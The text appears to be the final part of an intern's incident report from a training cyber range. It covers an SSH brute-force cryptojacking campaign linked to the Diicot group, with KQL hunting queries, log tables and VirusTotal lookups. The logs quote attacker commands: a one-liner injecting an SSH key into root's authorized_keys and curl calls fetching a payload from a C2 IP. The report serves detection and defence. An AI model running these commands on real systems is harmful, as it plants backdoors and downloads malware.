- This case reinforces the importance of strong credential hygiene, continuous monitoring, and proactive threat hunting — even in test environments.
- Report will be shared with the team to strengthen future detection, prevention.

Recommendations

- Use created KQL detection rule to monitor for:
 - xmrig, .diicot, .balu, .basis
 - Outbound traffic to 196.251.x.x / 87.120.x.x / dinpasiune.com
- Update lab onboarding policies:
 - Enforce unique credentials per VM
 - Prohibit reuse of labuser / Cyberlab123!
- Enhance NSG egress filtering — block miner pools and known C2s
- Run periodic MITRE-aligned threat hunts focusing on:
 - T1078 Valid Accounts
 - T1496 Resource Hijacking
 - T1110 Brute Force

References:

- CVE-2018-10933 — libssh Authentication Bypass Vulnerability
<https://nvd.nist.gov/vuln/detail/CVE-2018-10933>

MITRE ATTCCCK Framework

<https://attack.mitre.org/>

- MITRE ATTCCCK References for Report:
- Brute Force (T1110)
<https://attack.mitre.org/techniques/T1110/>
- Exploitation of Remote Services (T1210)
<https://attack.mitre.org/techniques/T1210/>
- SSH Hijacking (T1563.001)
<https://attack.mitre.org/techniques/T1563/001/>
- Resource Hijacking - Crypto Mining (T1496)
<https://attack.mitre.org/techniques/T1496/>
- Scheduled Task/Job - Cron (T1053.003)
<https://attack.mitre.org/techniques/T1053/003/>
- Command and Scripting Interpreter: Bash (T1059.004)
<https://attack.mitre.org/techniques/T1059/004/>
- Ingress Tool Transfer (T1105)
<https://attack.mitre.org/techniques/T1105/>

MITRE DEFEND Framework

<https://defend.mitre.org/>

- Process Analysis (D3-PA)
<https://d3fend.mitre.org/technique/d3f:ProcessAnalysis/>
- Multi-Factor Authentication (D3-MFA)
<https://d3fend.mitre.org/technique/d3f:Multi-factorAuthentication/>

VirusTotal Threat Intelligence

<https://www.virustotal.com/>

Report Compiled By:

Mohammed A, Analyst Intern

Environment: Cyber Range

Date: 23/03/2025

Mentor C Lead Instructor: Josh Madakor

Case ID: Incident-2400

Post-Investigation Addendum – Threat Actor Context

(Community-Based Discovery)

Note: This section was added after the original report was submitted. The content here reflects continued investigation and insights gained through post-report peer discussions, community research, and additional IOC discovery.

After completing my report, I reviewed two threat intelligence articles recommended by students in our community:

- [Akamai — Mexals Cryptojacking Malware Resurgence](#)
- [Wiz.io — Diicot Threat Group Malware Campaign](#)

Both reports highlight the Diicot threat group (also known as Mexals), which is known for running SSH brute-force attacks, cryptojacking campaigns, and using a variety of Linux miner payloads, matching much of the activity seen in this case.

Key Overlaps Between the Diicot Group and This Incident:

- SSH brute-force attacks were used as an initial access vector — consistent with the activity traced back to Sukal's VM.
- Miner payloads with names like .diicot, .balu, .kuak, and .reteia — several of which were found in our payload analysis.
- Use of curl/wget for remote payload retrieval and bash history wiping to evade detection.
- Confirmed Monero (XMR) mining activity.
- Overlapping C2 infrastructure — e.g., domains like dinpasiune[.]com and IP ranges similar to what was observed in this incident.
- Use of UPX-packed ELF binaries and potentially TOR-like encrypted traffic — both patterns seen in our network and file analysis.

Analyst Reflection: Theory's Context

Initially, I was focused on the theory that a student — particularly the user behind the “Sukal” VM — had intentionally launched these attacks. This led to a degree of analytical tunnel vision, as I tried to fit observed behavior into a student-driven framework.

However, after reviewing broader threat intelligence and correlating known TTPs, I realized that this activity was more consistent with the Diicot group’s operational patterns. While it’s still possible the student was involved — either by knowingly using public tools or having their system compromised — the evidence suggests a more likely connection to an established external threat actor.

This realization served as a valuable learning moment about maintaining investigative flexibility and avoiding early confirmation bias during threat attribution.

Intern Note:

Brute-force attacks can appear noisy or unsophisticated, which initially made it seem unlikely that a serious actor was behind this activity. However, brute-force is a core technique used by groups like Diicot, who favor mass-scanning campaigns and opportunistic access — especially in lab environments or systems with weak protections.

This context doesn’t change the core findings of the report but adds important external perspective and may help guide future detections and incident response improvements.

Additional Findings After Initial Report

Malicious SSH RSA Key Injection s Crypto Wallets

SSH Public Key injected into .ssh/authorized_keys

DeviceFileEvents				
where FolderPath endswith "authorized_keys"				
where ActionType in ("FileCreated", "FileModified")				
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId				
started	Results	Query history		
Feb 23, 2025 4:44...	lx-test-vm-0222.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 24, 2025 1:53...	linux-vm-john.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 28, 2025 2:39...	linuxprogfix.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 4, 2025 5:51:4...	linux-programmatic-ajs.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 7, 2025 9:24:1...	linux-programmatic-ajs.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 13, 2025 5:44:...	linuxmdavid.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys		
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqaniy	/KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqaniy	/KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/home/labuser/.ssh/authorized_keys	kceaccbmouhqaniy	/KCEacCbMOuHQANIY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/home/cheeki/.ssh/authorized_keys	kceaccbmouhqaniy	/KCEacCbMOuHQANIY

Malicious SSH Public Key Found

ssh-rsa

```
bash -c "LC_ALL=C echo ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCuPmv3xdhU7JbMoc/ecBTDxiGqFNKbe564p4a
NT6JbYWjNwZ5z6E4iQQDQ0bEp7uBtB0aut0apqDF/SL7pN5ybh2X44aCwDaSEB6bJuJi0yM
kZwlvenmtCA1LMar2XifvGS/Ulac7Qh5vFzfw562cWC+IOI+LyQZAcPgr+CXphJhm8QQ+O45
4ltXurQX6oPIA2rNfF36fnxYss1ZvUYC80wWTi9k2+/XR3IoQXZHCKFsJiwyKO2CY+jShBbDBb
tdOX3/ksHNVNStA/jPEOHYD7u6V2Efjv9K+AEbkIMsytD9T60lu3ua+ugBrP5hL7zAjPHpXH8q
W4Ku7dySZ4yvH >>~/.ssh/authorized_keys"
```

Purpose:

This SSH RSA public key was used by the attacker to establish persistent, passwordless remote access across compromised Linux VMs.

The key was injected repeatedly into the following locations:

- /root/.ssh/authorized_keys
- ~/.ssh/authorized_keys

Observed Behavior:

- Deployed via scripted bash -c "echo ssh-rsa ... >> ~/.ssh/authorized_keys"
- Found identical on multiple VMs (indicates botnet-style operation)
- Not rotated or unique per host (typical of automated crypto-mining campaigns)
- Repeated same RSA key injected into multiple Azure Linux VMs.
- Use of both ~/.ssh/authorized_keys and /root/.ssh/authorized_keys.
- Repeated bash command structure matching attacker playbook.
- Persistent SSH Access for potential lateral movement or mining.
- Bypasses traditional SSH password policies via key injection.

MITRE ATT&CK Mapping:

Tactic	Technique	Description
Persistence	T1098 - Account Manipulation	SSH key injection for backdoor access
Defense Evasion	T1070.004 - Indicator Removal	Silent modification of .ssh/authorized_keys

Affected VM Targets with .ssh/authorized keys Modification:

DeviceFileEvents					
where FolderPath endswith "authorized_keys"					
where ActionType in ("FileCreated", "FileModified")					
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId					
g started	Results	Query history			
Sort ▾	Show empty columns		20 items	Search	
Add filter					
Timestamp	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandL...	ReportId
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zf...	/root/.ssh/authorized_ke...			15969
> Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11441
> Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11448
> Mar 18, 2025 12:4...	linux-programmatic-f...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11459
> Mar 18, 2025 12:4...	linux-programmatic-f...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11471
> Mar 18, 2025 12:4...	kc-linux-vulnerability...	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo...	198
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mle...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	8981
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mle...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	8992
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mle...	/home/labuser/.ssh/aut...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	9002
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mle...	/home/cheeki/.ssh/auth...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	9017
> Mar 22, 2025 1:33:...	linlin.p2zfvs05mlejz...	/home/linlin/.ssh/auth...	cp	cp .ssh/id_ed25519.pub ...	2153
> Mar 29, 2025 5:32:...	linux-vulnerability-te...	/root/.ssh/authorized_ke...			5249
DeviceFileEvents					
where FolderPath endswith "authorized_keys"					
where ActionType in ("FileCreated", "FileModified")					
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId					
g started	Results	Query history			
Sort ▾	Show empty columns		20 items	Search	🕒 0:01.961 ━━ Low ⓘ
Chart type Full screen					
Timestamp	DeviceName	FolderPath	InitiatingProcessFileName ↓	InitiatingProcessCommandLine	
> Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvs0...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	
> Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zfvs0...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mlejzev3ck4vqd3kd...	/home/labuser/.ssh/aut...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfee.p2zfvs05mlejzev3ck4vqd3kd...	/home/cheeki/.ssh/auth...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 22, 2025 1:33:...	linlin.p2zfvs05mlejzev3ck4vqd3kd...	/home/linlin/.ssh/auth...	cp	cp .ssh/id_ed25519.pub .ssh/authorized_keys	
> Mar 30, 2025 12:4...	linvmttest.p2zfvs05mlejzev3ck4vqd3kd...	/home/cheeki/.ssh/auth...	buxjomdqeefbzyyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zfvs05mlejzev3ck4vqd3kd...	/home/labuser/.ssh/aut...	buxjomdqeefbzyyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zfvs05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	buxjomdqeefbzyyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zfvs05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	buxjomdqeefbzyyqx	/bUXjOMdqEfzbYYQX	
> Mar 18, 2025 12:4...	kc-linux-vulnerability.p2zfvs05mlejzev...	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCuhpMv3xdhU7jbMoc/e...	
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zfvs05mlejzev3ck4v...	/root/.ssh/authorized_ke...			

Outcome / IOC Lock-in:

- 15+ VMs compromised via SSH authorized_keys injection.
 - Attackers used /root/.ssh/authorized_keys and user-level paths /home/*/.ssh/authorized_keys
 - All listed above added to the IOC list for playbook documentation

Real Patient Zero from Initial Report


```
//Additional External C2 Communication
//Find outbound traffic to suspicious IPs/domains connected to known C2 infrastructure.
DeviceNetworkEvents
| where RemoteIP in ("85.31.47.99", "80.76.51.5", "196.251.73.38", "87.120.116.35")
  or RemoreIP has_any ("dimpasiune.com", "mexals", "diicot")
| summarize count() by DeviceName, RemoteIP, RemoteUrl, bin(TimeGenerated, 40d)
| order by TimeGenerated desc
```

results	Chart		
iceName	RemoteIP	TimeGenerated [UTC]	count
linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
linux-programmatic-ajs.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
sakel-lunix-2.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	3
linuxvmdavid.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	2
linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	87.120.116.35	3/11/2025, 12:00:00.000 AM	1
linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	80.76.51.5	3/11/2025, 12:00:00.000 AM	1

```
9 DeviceProcessEvents  
10 | where DeviceName contains "linux-program-fix"  
11 | where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"  
12
```

```
| where DeviceName contains "linux-program-fix"  
| where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
```

Results	Chart	Logs			
Timestamp	AccountDomain	AccountName	InitiatingProcessCommandLine	ProcessCommandLine	File
3/4/2025, 5:52:53.922 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s --connect-timeout 15 196.251.114.67/x/black3	
3/4/2025, 5:52:54.136 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/x/black3	
3/4/2025, 5:59:28.131 PM	linux-program-fix	kbuser	-bash	curl -s m http://168.63.129.16/metadata/latest/instanceinfo	
3/4/2025, 5:59:33.284 PM	linux-program-fix	kbuser	-bash	curl -s m 5 --header "Metadata: true" http://168.63.129.16/metadata/compute?api-version=2017-12-01	
3/4/2025, 6:00:51.945 PM	linux-program-fix	kbuser	-bash	readlink -e /usr/lib/x86_64-linux-gnu/libcurl-gnutls.so.4	
3/4/2025, 6:00:56.114 PM	linux-program-fix	kbuser	-bash	file /snap/ld/1133/lib/x86_64-linux-gnu/libcurl-gnutls.so-4.6.0	
3/4/2025, 6:01:41.453 PM	linux-program-fix	kbuser	-bash	file /usr/share/doc/curl	
3/4/2025, 6:01:43.546 PM	linux-program-fix	kbuser	-bash	file /snap/core20/2496/usr/share/bash-completion/completions/curl	
3/4/2025, 6:10:19.817 PM	linux-program-fix	kbuser	-bash	wget https://raw.githubusercontent.com/joshmadakor1/lognepublic/main/automation/remediation-root-password.sh	
3/4/2025, 6:12:01.300 PM	linux-program-fix	kbuser	-bash	wget https://raw.githubusercontent.com/joshmadakor1/lognepublic/main/automation/remediation-root-password.sh	
3/4/2025, 6:22:54.484 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s --connect-timeout 15 196.251.114.67/x/black3	
3/4/2025, 6:22:55.691 PM	linux-program-fix	root	/bin/bash /usr/bin/sshd	curl -s 196.251.114.67/x/black3	



80.76.51.5

DETECTION DETAILS RELATIONS COMMUNITY 2

Passive DNS Replication (57)


Date resolved	Detections	Resolver	Domain
2024-10-31	13 / 94	VirusTotal	digitaldatainsights.org
2024-10-03	12 / 94	VirusTotal	digital.digitaldatainsights.org
2023-07-07	9 / 94	VirusTotal	fedextrackingapp.com
2023-06-25	0 / 94	VirusTotal	particuliers-sg-compte.com
2023-06-17	0 / 94	VirusTotal	amandespaimentgouv.com
2023-06-17	1 / 94	Georgia Institute of Technology	ma-banque-bnp.com
2023-06-16	1 / 94	VirusTotal	mabaanque-bnpparibas.com
2023-06-15	0 / 94	VirusTotal	amandespaimentgouv.net
2023-06-14	0 / 94	VirusTotal	banque-bnp-paribas.com
2023-05-12	0 / 94	VirusTotal	chronopostdelivery.com

Communicating Files (5)

Scanned	Detections	Type	Name
2025-03-20	35 / 65	ELF	abc123.
2025-02-05	33 / 63	ELF	hokcksuxkn.exe
2025-01-07	22 / 61	Shell script	sshd
2024-10-18	32 / 65	ELF	abc41
2024-12-20	6 / 63	ELF	d806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686

Files Referring (2)

Scanned	Detections	Type	Name
2025-01-15	17 / 47	Shell script	black4.
2025-01-07	22 / 61	Shell script	sshd



8 / 94

Community Score

8/94 security vendors flagged this IP address as malicious

87.120.116.35

BG Last Analysis Date 17 days ago

Reanalyze Similar More

DETECTION DETAILS RELATIONS COMMUNITY 2

Security vendors' analysis ⓘ

Do you want to automate checks?			
alphaMountain.ai	ⓘ Malicious	ArcSight Threat Intelligence	ⓘ Malware
CRDF	ⓘ Malicious	Criminal IP	ⓘ Malicious
CyRadar	ⓘ Malicious	Forcepoint ThreatSeeker	ⓘ Malicious
Fortinet	ⓘ Malware	SOCRadar	ⓘ Malware
GCP Abuse Intelligence	ⓘ Miner	Abusix	ⓘ Clean

8 / 94

Community Score

8/94 security vendors flagged this IP address as malicious

87.120.116.35

BG Last Analysis Date 17 days ago

Reanalyze Similar More


DETECTION DETAILS RELATIONS COMMUNITY 2

Passive DNS Replication (1) ⓘ

Date resolved	Detections	Resolver	Domain
2024-11-11	12 / 94	VirusTotal	test.digitaldatainsights.org

Communicating Files (12) ⓘ

Scanned	Detections	Type	Name
2025-02-05	33 / 63	ELF	Update
2025-02-05	37 / 63	ELF	Opera
2025-03-20	35 / 65	ELF	abc123.
2024-12-29	5 / 64	ELF	Update
2025-02-22	33 / 67	ELF	Opera
2025-01-17	10 / 64	ELF	Update
2025-02-05	33 / 63	ELF	hokcksuxkn.exe
2025-01-27	4 / 64	ELF	Update
2024-10-18	32 / 65	ELF	abc41
2024-12-20	6 / 63	ELF	d8806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686



1 / 94 security vendor flagged this IP address as malicious

196.251.73.38 (196.251.72.0/23)
AS 40115 (EKABI)

NL Last Analysis Date 12 hours ago

DETECTION **DETAILS** **RELATIONS** **COMMUNITY**

Do you want to automate checks?

Criminal IP	Malicious	AlphaSOC	Suspicious
GCP Abuse Intelligence	Miner	Abusix	Clean

Crypto-Mining C3Pool and UPX Variants

Found in logs using Defender for Endpoint:

Sample File Names:

- upxvmyizov
- efzkrhkupx
- pjmupxbstu

Related Tools C Indicators:

- upxvmyizov: Fake UPX binary mimicking command-line tools (netstat, ls, echo, ifconfig, sh)
- Custom binary chains:
- /usr/bin/upxvmyizov netstat -an
/usr/bin/upxvmyizov echo "find"
.ygljglkjgfg0 (obfuscated ELF payload)

DeviceProcessEvents

```
| where ProcessCommandLine has any ("upx", "sh", "ifconfig", "netstat", "top", "cat resolv.conf", "ps -ef", "uptime", "whoami", "./ygljglkjgfg0")
| where FileName startswith "upx" or FileName endswith "upx" or FileName matches regex @".*upx.*"
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessCommandLine
| order by Timestamp asc
```

The screenshot shows a log viewer interface with a query editor at the top and a results table below. The query editor contains a DQL-like command for filtering DeviceProcessEvents based on ProcessCommandLine containing 'upx' or 'sh' or 'ifconfig' or 'netstat' or 'top' or 'cat resolv.conf' or 'ps -ef' or 'uptime' or 'whoami' or './ygljglkjgfg0'. It also filters for FileName starting with 'upx' or ending with 'upx' or matching a regex for 'upx'. The results table has columns: timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, and InitiatingProcessCommandLine. There are five rows of data, all from Mar 24, 2025, at 5:47 AM, on a host named 'jr-linux-vm-test.p2zf...'. The rows show various command-line activities involving 'upxvmyizov', 'efzkrhkupx', and 'sh'.

timestamp	DeviceName	AccountName	FileName	ProcessCommandLine	InitiatingProcessCommandLine
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	ifconfig	
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	/usr/bin/upxvmyizov "netstat -an" 46408
